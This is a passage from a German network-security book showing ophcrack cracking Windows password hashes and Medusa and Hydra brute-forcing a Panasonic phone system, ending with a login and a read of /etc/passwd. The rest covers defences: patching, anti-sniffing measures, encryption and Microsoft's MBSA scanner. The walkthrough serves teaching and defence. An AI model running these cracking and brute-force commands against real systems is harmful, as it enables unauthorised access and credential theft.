Während die Windows-Version von *ophcrack* direkt auf die jeweilige SAM-Datenbank zugreift und beispielsweise einen User-Dump mitsamt der Passwort-Hashes generieren kann – administrative Rechte vorausgesetzt –, benötigen wir für die Linux-Version einen vorab erzeugten Dump.

[250] http://ophcrack.sourceforge.net

Unser durch *WinEnum* gewonnener Hashdump wird durch das Kommando *ophcrack -g -d <tables base directory> -t <table> -f <hashdump-file>* in ophcrack eingebunden wie folgt:

```
root@discordia:/home/ophcrack# ophcrack -g -d /home/ophcrack/ -t
/home/ophcrack/tables_xp_free_fast/ -f
/home/ophcrack/hashdump_intranet.dump
20 hashes have been found in /home/ophcrack/hashdump_intranet.dump.
Opened 4 table(s) from /home/ophcrack/tables_xp_free_fast/.
0h  0m  0s; Found empty password for 2nd LM hash #1
0h  0m  0s; Found empty password for user Guest (NT hash #4)
0h  0m  1s; Found password ER! for 2nd LM hash #3
0h  0m 14s; Found password RRIS for 2nd LM hash #0
0h  2m 19s; Found password CHUCKNO for 1st LM hash #0in table XP free fast
#0 at column 4768.
0h  2m 19s; Found password chucknorris for user Administrator (NT hash #0)
0h  3m 39s; Found password YAHNFEE for 1st LM hash #1in table XP free fast
#0 at column 2348.
0h  3m 39s; Found password yahnfee for user Administrator-backup? (NT hash
#1)
0h  7m 56s; Found password DEVELO8 for 1st LM hash #3in table XP free fast
#2 at column 4727.
0h  7m 56s; Found password develo8er! for user Developer (NT hash #3)
0h 10m 34s; search (100%); tables: total 4, done 2, using 2; pwd found 4/8.

Results:

username / hash                 LM password    NT password
Administrator                   CHUCKNORRIS    chucknorris
Administrator-backup?           YAHNFEE        yahnfee
ASPNET                          ............. .......
Developer                       DEVELO8ER!     develo8er!
Guest                           *** empty ***  *** empty ***
IUSR_OWQVBJQ3T32MEG8?           ............. .......
IWAM_OWQVBJQ3T32MEG8            ............. .......
SUPPORT_388945a0?               *** empty ***  .......

root@discordia:/home/ophcrack#
```

Binnen zehn Minuten erfolgte die Berechnung sämtlicher Windows-Kennwörter, was die Frage nach dem Potenzial von Rainbow Tables restlos klären dürfte. Hier ein zusätzlicher Hinweis darauf, dass die Geschwindigkeit von ophcrack in Verbindung mit einer großen, beispielsweise 90 GB umfassenden Rainbow Table durch den Einsatz einer Solid State Drive (SSD)[251] um den Faktor 100 gesteigert werden kann (die Website[252] der

[251] http://www.objectif-securite.ch/en/news.php

[252] http://www.objectif-securite.ch/en/products.php

ophcrack-Entwickler, die unter »XP Special Demo« bereitwillig Hashes entgegennimmt, liefert zumindest ein bemerkenswertes Ergebnis).




Bild 18.21: ophcrack beim Errechnen des administrativen Kennworts – 3... 2... 1... meins!

Nicht unerwähnt lassen möchten die Autoren an dieser Stelle, dass selbstverständlich auch die »klassischen« Password-Cracker von der hochgezüchteten Rechenleistung moderner Grafikprozessoren profitieren. Moderne Cracker wie *BarsWF*[253] für MD5-Hashes oder der kommerzielle *Distributed Password Recovery* von Firma Elcomsoft[254] verteilen die Rechenlast auf nahezu beliebig viele Prozessorkerne und sorgen so auf Großrechnerverbünden für einen mächtigen Geschwindigkeitsschub. So beträgt beispielsweise die maximale Crack-Dauer für ein 8-stelliges Windows-Passwort (NTLM), bestehend aus einer Kombination von Großbuchstaben, Kleinbuchstaben, Zahlen und typischen Sonderzeichen auf einem AMD Athlon X2 4850e mit zwei GeForce-9800-GTX-Karten nur noch 33 Tage. Es ist somit höchste Zeit, die Password-Policies dem aktuellen Stand der Technik anzupassen!

18.11.3 Medusa

Wie bereits im Kapitel »Tools« erläutert, lassen sich dem Network-Logon-Cracker *Medusa* eine Reihe von Diensten aus der Ferne gegen schwache Passwörter testen. Beim Scanning mit Nmap ist uns eine Telefonanlage von Panasonic mit der IP-Adresse *192.168.1.5* aufgefallen, die sich beim jetzigen Versuch als Proband betätigen darf, und wir konzentrieren uns dabei auf den Telnet-Dienst.

Hierzu intendieren wir Medusa durch *–h <target>* auf das Ziel, definieren mit *–u <username>* den Standarduser[255] für Telefonanlagen von Panasonic, verweisen mit *–P <wordlist>* auf eine für die Telefonie optimierte Wordlist und bestimmen mit *–M <protocol>* das Modul in Form von Telnet:

[253] http://3.14.by/en/md5

[254] http://www.elcomsoft.com

[255] http://artofhacking.com/etc/passwd-panasonic.htm

```
root@discordia:~# medusa -h 192.168.1.5 -u admin -P
/home/medusa/wordlist_telco.txt -M telnet
Medusa v1.5 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ERROR: [telnet.mod] Failed to identify logon prompt.
ACCOUNT CHECK: [telnet] Host: 192.168.168.9 (1 of 1, 1 complete) User:
admin (1 of 1, 1 complete) Password: pbx (1 of 25226 complete)
root@discordia:~#
```

Das war nicht mehr als eine kurze Spritztour. Medusa gibt uns klar zu verstehen, dass der Telnet-Dienst nicht identifiziert werden kann. Unsere manuelle Sichtung bestätigt den Verdacht, dass es sich beim Telnet-Prompt um einen Exoten zu handeln scheint, für den Medusa kein passendes Modul mitbringt. Ein gewöhnlicher Telnet-Prompt bei Unix-Varianten sieht zumindest anders aus:

```
root@discordia:~# telnet 192.168.1.5
Trying 192.168.1.5...
Connected to 192.168.1.5.
Escape character is '^]'.

Welcome to KX-TD1232
Panasonic Operating Company

login:
```

Eine Möglichkeit besteht nun in der Programmierung eines geeigneten, möglicherweise leicht abgewandelten Moduls, eine andere in der Penetration des FTP-Dienstes. Wie bereits am Linux-Server verdeutlicht, greifen FTP, SSH und Telnet oftmals auf die gleiche Kontenbasis zurück was bedeutet, dass sich ein Login samt Kennwort für verschiedene Dienste nutzen lässt. Wir versuchen unser Glück, konzentrieren uns jedoch diesmal durch den Parameter *–M ftp* auf den FTP-Dienst:

```
root@discordia:~# medusa -h 192.168.1.5 -u admin -P
/home/medusa/wordlist_telco.txt -M ftp
Medusa v1.5 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: pbx (1 of 25226 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: admin (2 of 25226 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: telephone (3 of 25226 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: root (4 of 25226 complete)
```

```
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: password (5 of 25226 complete)
NOTICE: [ftp.mod] Socket is no longer valid. Server likely dropped
connection. Establishing new session.
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: siemens (6 of 25226 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: hipath (7 of 25226 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: asc (8 of 25226 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: rinring (9 of 25226 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.168.9 (1 of 1, 1 complete) User: admin
(1 of 1, 1 complete) Password: telefon (10 of 25226 complete)
ERROR: [ftp.mod] failed: Server did not respond with a '331'.
CRITICAL: Unknown ftp.mod module state -1
root@discordia:~#
```

Der FTP-Dienst der TK-Anlage wird seitens Medusa zwar korrekt erkannt, der Login-Prompt scheint unseren Anfragen jedoch nicht gewachsen zu sein und läuft auf einen Fehler. Greifen wir somit zu Parametern, mit denen Threats, Timing und die Zahl der parallel zu testenden Logins relativiert werden können. So zumindest die Hoffnung.

Um die folgenden vergeblichen Versuche des Zusammenspiels nicht weiter vertiefen zu müssen, erfolgt der abschließende Hinweis darauf, dass sich selbst mit angezogener Handbremse – in Form einer Erweiterung durch *-r 9 -t 1* (»*medusa -h 192.168.1.5 -u admin -P /home/medusa/wordlist_telco.txt -r 9 -f -t 1 -M ftp -v 6*«) – kein Erfolg einstellte, sodass wir nun mit einem alternativen Tool fortfahren. Schade eigentlich.

18.11.4 Hydra

Beim Network-Logon-Cracker *Hydra* handelt es sich um einen echten Klassiker, der damit glänzt, durch einen Wörterbuchangriff die Passwörter von vielen Protokollen und Anwendungen entschlüsseln zu können. Obwohl es die letzten Jahre recht still um Hydra war, gehört der Network-Logon-Cracker noch lange nicht zum alten Eisen. Auf unsere Telefonanlage losgelassen, erhalten wir folgende Rückmeldung:

```
root@discordia:~# hydra -l admin -P /home/hydra/wordlist_telco.txt -w 60 -t
1 -V 192.168.1.5 ftp
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2010-02-09 02:09:41
[DATA] 1 tasks, 1 servers, 25226 login tries (l:1/p:25226), ~25226 tries
per task
[DATA] attacking service ftp on port 21
```

```
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "pbx" - child 0 - 1 of
25226
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "admin" - child 0 - 2
of 25226
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "root" - child 0 - 3 of
25226
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "password" - child 0 -
4 of 25226
(...)
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "NULL" - child 0 - 7667
of 25226
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "changeme" - child 0 -
7668 of 25226
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "changeme2" - child 0 -
7669 of 25226
[ATTEMPT] target 192.168.1.5 - login "admin" - pass "telefonmann" - child 0
- 7670 of 25226
[21][ftp] host: 192.168.1.5   login: admin   password: telefonmann
[STATUS] attack finished for 192.168.1.5 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2010-02-09 07:12:54
root@discordia:~#
```

Hydra vermag uns in diesem Szenario das Kennwort zu liefern, an dem sich Medusa – der für gewöhnlich brillante Ergebnisse liefert – die Zähne ausgebissen hat.

Der erste Login durch Telnet mit den erbeuteten Zugangsdaten in die Telefonanlage gestaltet sich wie folgt:

```
root@discordia:~# telnet 192.168.1.5
Trying 192.168.1.5...
Connected to 192.168.1.5.
Escape character is '^]'.

Welcome to KX-TD1232
Panasonic Operating Company

login: admin
Password: telefonmann
Last login: Tue Feb  2 16:33:20 from 192.168.1.241

KX-TD1232 Enterprise
standard installation last performed: 11-Jun-2008 09:12:34
```

```
#       The role of the CPU is MAIN
Application software identity

Release5.8.4-a3.5145-19-de-ger-e87

Business identification: Release5.8.4

Release:
DELIVERY ger4.316
Patch identification: 21
Dynamic patch identification: axa

Country: ger
Cpu: a8

ACD VERSION
        release : 5
        bug_fixing : 2
        protocol_id : 91
        version_dy_hr_stat :  13


 -> Wrong CPU-Id
(1)xa000000> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
ftp:x:14:50:FTP User:/var/ftp:/bin/false
nobody:x:99:99:Nobody:/:/bin/false
httpd:x:48:102:Apache:/var/www:/bin/false
softwinst:x:0:1001: softwinst-account:/DHS3bin/soft_install/bin:/bin/bash
admin:x:2011:1002:admin:/DHS3bin/mtcl:/bin/bash
developer:x:2013:1002:developer:/DEVbin/developer:/bin/bash
adflex:x:2015:1003:adflex:/DHS3bin/adflex:/bin/bash
(1)xa000000>
```

Die TK-Anlage mitsamt ACD[256] hat soeben virtuell den Besitzer gewechselt und eröffnet uns zahlreiche Möglichkeiten, vom Umleiten der Gespräche bis zum völligen Stillstand der PBX. An dieser Stelle kann nur erneut auf die Bedeutung der Wahl komplexer, nicht im Wörterbuch anzutreffender Kennwörter verwiesen werden. Spätestens dieses Szenario beweist eindrucksvoll, dass vieles von der Stärke des verwendeten Kennworts abhängt: Wer sich hierbei fundamentale Fehler erlaubt, hat später das Nachsehen.

[256] http://en.wikipedia.org/wiki/Automatic_call_distributor

18.12 Schutz vor Scannern, Exploits, Sniffern & Co.

Schon die Väter des Grundgesetzes der Bundesrepublik Deutschland haben erkannt, dass Eigentum verpflichtet – nicht nur in der realen, sondern auch in der virtuellen Welt. Jeder ungesicherte Rechner stellt eine Gefahr dar, die in erster Linie den Betreiber selbst und anschließend vielleicht auch Unbeteiligte bedroht. Es ist von enormer Bedeutung sicherzustellen, dass ein Rechner am Netz entweder ordentlich eingerichtet und gewartet werden kann oder aber gar nicht erst in Betrieb genommen wird.

Deshalb auch unser erster Tipp, der im Grunde nichts anderes ist als eine Variation des stets gleichen Themas: Alle Rechner und aktiven Netzwerkkomponenten sollten in regelmäßigen Abständen, am besten (halb-)automatisiert, mit den jeweils neuesten Hotfixes, Patches und Updates der Hersteller versorgt werden. Ein Großteil der hier beschriebenen Angriffe wäre allein dadurch wirkungsvoll verhindert worden. Zusätzlich kommt der Wahl sinnvoller Kennwörter, der Deaktivierung unsicherer oder unbenutzter Dienste und der regelmäßigen Kontrolle von Logfiles eine fundamentale Rolle zu.

Eine maßgebliche Lücke, die den Angreifer zum Erfolg geführt hat, wird durch die soeben empfohlenen Schutzmaßnahmen allerdings nicht geschlossen, sondern durch neue Kommunikationstechnologien wie VoIP weiter aufgerissen – dem Herausfischen von Daten aus unverschlüsseltem Netzwerk-Traffic. Schon das Vorhandensein eines unautorisierten Sniffers auf einem Firmenrechner darf als Indiz gewertet werden, dass Teile des Firmennetzes kompromittiert, vertrauliche Daten abgegriffen und in fremde Hände gelangt sind. So gesehen gehören Sniffer auch weiterhin zu den größten Netzwerksicherheitsrisiken überhaupt.

Fungiert der gesniffte PC gar als Gateway zur Außenwelt, dann könnte der Schaden größer nicht sein, da in diesem Fall externe Authentifizierungsdaten abgefangen und missbraucht werden können. Gegen Sniffer helfen im Prinzip nur folgende Strategien:

- Einsatz von Switching-Technologien:
  Es bietet sich auch aus Gründen der Performance an, auf Switching-Technologie zu setzen, zudem entzieht ein geswitchtes Netzwerk Sniffern den Nährboden. Werden die Logfiles der Switches dann noch regelmäßig auf Spoofing-Vorfälle ausgewertet oder greifen Anti-Spoofing-Maßnahmen, sollten Vorfälle wie die eingangs dargestellten schnell zu entdecken sein.

- Unautorisierte Sniffer entdecken und aus dem Verkehr ziehen:
  Da Sniffer passiv arbeiten, sind sie kaum zu entdecken. In heterogenen Netzwerken mit Hunderten von Rechnern gleicht die Suche nach einem aktiven Sniffer der Suche nach einer Nadel im Heuhaufen. Für die Suche gibt es jedoch einen handfesten Anhaltspunkt: Sniffer bedienen sich einer Netzwerkkarte, die in den Promiscuous Mode geschaltet ist. Also muss man bevorzugt nach Rechnern suchen, deren Netzwerkkarte auf diesen Modus umgeschaltet wurde.

  Vereinzelt werden Tools angeboten, mit denen man lokal überprüfen kann, ob die Netzwerkkarte im Promiscuous Mode läuft oder nicht. Bei etlichen hundert Rechnern ist dieses Verfahren sinnlos. Hier kann man zu einem Trick greifen. Da etliche Sniffer IP-Adressen aus praktischen Gründen via Reverse DNS-Lookup gleich zu Hostnamen auflösen, erzeugen sie mehr DNS-Traffic. Schickt man jetzt Datenpakete

an einen nicht existenten Host, tauchen plötzlich vermehrt Reverse DNS-Lookups auf – ein Indiz dafür, dass ein Netzwerkrechner Daten belauscht, die nicht für ihn bestimmt sind.

Noch einfacher wäre es freilich, nur solche Netzwerkkarten anzuschaffen, die sich hardwareseitig nicht in den Promiscuous Mode schalten lassen, doch selbst dann kann nicht ausgeschlossen werden, dass fremde Rechner unerkannt in das Netzwerk gelangen.

- Datenverkehr verschlüsseln:
  Die umfassendste und zugleich effektivste Möglichkeit, Sniffern wirkungsvoll den Boden zu entziehen, ist das Verschlüsseln sämtlicher Datenpakete, beispielsweise durch sichere Protokolle wie SSHv2, HTTPS, IMAPS und FTPS oder den Einsatz von VPN-Technologie.
  Zudem gibt es die klassischen Methoden, um E-Mails und andere Dokumente mit symmetrischer oder asymmetrischer Verschlüsselung vor neugierigen Blicken zu schützen, zum Beispiel GnuPG/PGP, AxCrypt oder TrueCrypt-Container.

Mit einem nicht unerheblichen Risiko sehen sich Unternehmen konfrontiert, die aus Kosten- oder Handlinggründen – tiefschürfende Überlegungen außer Acht lassend – auf IP-Telefonie umsteigen: Die als zuverlässig geltende klassische Telefonie erbt in diesem Fall nämlich zahlreiche Unzulänglichkeiten der IT-Branche.

Nicht nur, dass neue Spam-Technologien das Netz lahmlegen können, es brechen auch für Datenspione goldene Zeiten an. Nie war es für Unberechtigte einfacher, Telefongespräche abzuhören und zu speichern. Zwar gibt es im privaten Umfeld VoIP-Systeme wie Skype, die mit AES den kompletten Telefonverkehr verschlüsseln (solange die Teilnehmer nicht ins öffentliche Telefonnetz wechseln und kein Misstrauen hinsichtlich des amerikanischen Betreibers der Skype-Plattform besteht), aber in Firmen werden andere Systeme eingesetzt, die zum großen Teil ohne Verschlüsselung auskommen müssen bzw. die geforderte Sprachqualität mit den vorhandenen Mechanismen nicht erreichen können. Es gibt allerdings Ansätze, dieses Problem zu lösen, sowohl seitens der Hardwareanbieter als auch seitens arrivierter Datenschützer wie Phil Zimmermann, der im März 2009 die aktualisierte Beta-Version von *Zfone*[257] vorstellte. Wer wirksame Verschlüsselungslösungen für die klassische Telefonie, etwa in Gestalt eines Mobiltelefons, sucht, sollte einen Blick auf das CryptoPhone[258] der Firma GSMK CryptoPhone werfen.

[257] http://zfoneproject.com

[258] http://www.cryptophone.de

Teil III: Prävention und Prophylaxe

Nachdem wir in den vorangegangenen Kapiteln etliche bösartige Threads und Angriffstechniken im Detail beschrieben haben, wollen wir uns nicht nachsagen lassen, mit unserem Buch nur den Nachwuchshackern eine Steilvorlage zu liefern. Wir glauben, dass man sich nur dann ausreichend schützen kann, wenn man die Netzwerkattacken nicht nur theoretisch, sondern auch praktisch nachverfolgen kann. Deshalb ist dieses Buch entstanden. Und natürlich finden Sie auch viele praktische Tipps in den einzelnen Kapiteln, wie man diese Angriffe abfangen bzw. ins Leere laufen lassen kann. Zu einem proaktiven Sicherheitsmanagement gehört aber ein systematischer Ansatz. Da sich die Situation für private Netzwerkanwender anders darstellt als für Netzwerk-Administratoren kleinerer und mittlerer Firmennetze, haben wir dieses letzte Kapitel auch entsprechend unterteilt.

19 Private Networking

Der private Netzwerkanwender administriert in der Regel einige wenige PCs (und vielleicht ein paar Notebooks), die jeweils über einen WLAN-Router mit integriertem DSL-Modem miteinander kommunizieren. Nicht immer hat jedes Familienmitglied seinen eigenen PC; manchmal teilen sich zwei oder mehr Personen auch einen PC mit Internetanschluss. Nutzungs-/Surfverhalten sowie Betriebssystem- und Netzwerkkenntnisse sind häufig heterogen, um es mal milde auszudrücken. Für viele muss der PC samt Internetzugang einfach nur funktionieren; die Auslieferungskonfiguration mit Voreinstellung für AV-Software, Firewall und WLAN-Komponenten werden meistens unbesehen übernommen. Bei der anderen Variante hat ein guter Bekannter oder Freund das Netzwerk zum Laufen gebracht. Wie auch immer. Die folgenden Ausführungen können Sie als eine Art Fahrplan betrachten, wie Sie Ihr Netzwerk und die darin integrierten PCs gegenüber den meisten bösartigen Angriffen grundsätzlich absichern können.

19.1 Sicherheitsstatus mit MBSA überprüfen

Zwar empfiehlt Microsoft seinen Baseline Security Analyzer (MBSA) 2[259] speziell für kleine und mittlere Unternehmen, um Sicherheitsprobleme prophylaktisch zu beheben. Er lässt sich aber aus unserer Sicht auch fürs private Netzwerk sehr gut nutzen. Weltweit werden nach Aussagen von Microsoft mit diesem Tool mehr als drei Millionen PCs auf fehlende Sicherheitsupdates und Patches gescannt – was nicht wundert, da die vielen Netzwerkattacken auf noch unbekannte bzw. ungepatchte Sicherheitslücken abzielen. Diese Lücken möglichst frühzeitig zu schließen, sollte das Ziel eines jeden engagierten Netzwerkusers sein. Der MBSA ist schnell und problemlos installiert und läuft unter Windows Server 2003, Windows Server 2008, Windows XP, Windows 2000 und unter Windows Vista. Um mit dem Tool arbeiten zu können, muss man als Administrator angemeldet sein. Außerdem muss der Service *Automatische Updates* aktiviert sein, sonst bekommt man bei der Systemüberprüfung folgende Fehlermeldung:




Bild 19.1: Automatische Updates müssen aktiviert sein

Es ist eine Einstellungssache, ob man diesen Dienst standardmäßig aktiviert oder nicht. Das Einstellungsfenster erreicht man unter *Start / Ausführen / Öffnen / sysdm.cpl*. Anschließend kann man im Hauptfenster *Systemeigenschaften* festlegen, wie man den Computer mit regelmäßigen Sicherheitsupdates versorgen möchte.

---

[259] http://www.microsoft.com/germany/technet/sicherheit/tools/mbsa/2_0.mspx




Bild 19.2: Automatische Updates einrichten

Die einfachste Möglichkeit wird zuerst aufgeführt: die automatische Installation. Mich (PK) hat die Funktion schon oft genervt, wenn hier Updates installiert werden sollen, die partout nicht laufen, z. B. Updates für eine inkompatible Version des Flash-Players. Aus dem Grund ist sie bei mir deaktiviert. Für den MBSA muss der Dienst allerdings aktiviert sein. Auf die Schnelle erreicht man das auch unter *Start / Ausführen / Öffnen / services.msc*. Aus der Liste pickt man sich jetzt den deaktivierten Service heraus, legt als Starttyp *manuell* an und startet den Dienst von Hand.




Bild 19.3: Manueller Start

Im nächsten Schritt wird festgelegt, ob man den lokalen PC untersuchen möchte oder mehrere PCs im Netzwerk, die anhand ihrer Domänenzugehörigkeit oder eines IP-Bereiches ausgewählt werden.

Der Computername wird in der Regel automatisch übernommen, d. h., man muss keine große Recherche nach IP-Adresse usw. betreiben. Die Überprüfungsergebnisse werden dann sehr anschaulich mit einer Ampelfunktion dargestellt. Alles, was mit einem roten Kreuz markiert ist, ist extrem kritisch; der Gegenstand eines gelben Kreuzes sollte überprüft werden, und der grüne Haken ist natürlich selbsterklärend. Blaue Sternchen geben mehr oder weniger brauchbare Hinweise und Informationen.




Bild 19.4: Auswahl des Zielsystems




Bild 19.5: Ergebnisse des MBSA-Checks

Diese Sicherheitslösung ist beispielhaft. Schade, dass dieses auch für den Heimanwender nützliche Produkt nicht stärker von Microsoft promotet wird – zumal die Benutzerführung und interaktive Hilfestellung zum Besten gehört, was solche Programme bieten können. Betrachten wir jetzt unser Beispiel: Es fehlen 14 Sicherheitsupdates, zusätzlich wird ein fehlendes Office-Sicherheitsupdate moniert. Weiterhin wird bemängelt, dass der Systemdienst für automatische Updates nicht richtig konfiguriert ist (aufgrund unseres oben beschriebenen Schnellschusses). In der Ergebnisspalte stehen fallweise drei Alternativen bereit:

a) Gegenstand der Überprüfung (allgemeine Informationen über die Prüfobjekte)

b) Ergebnisdetails (zeigt, welche Patches und Updates genau fehlen)

c) Vorgehensweise zur Behebung (mit Erläuterungen im Detail)

Für uns interessant sind jetzt nur die Ergebnisdetails. Für die Anzeige wird der hauseigene Internet Explorer verwendet. Bleibt das Anzeigefenster leer, muss die Anzeigeoption *allow blocked content* aktiviert werden.

Das Ergebnisfenster sieht jetzt so aus:

Bild 19.6: Ergebnisdetails MBSA

Klickt man jetzt den Download-Button an, erhält man erst einmal eine Sicherheitswarnung:

Bild 19.7: Sicherheitswarnung beim Download

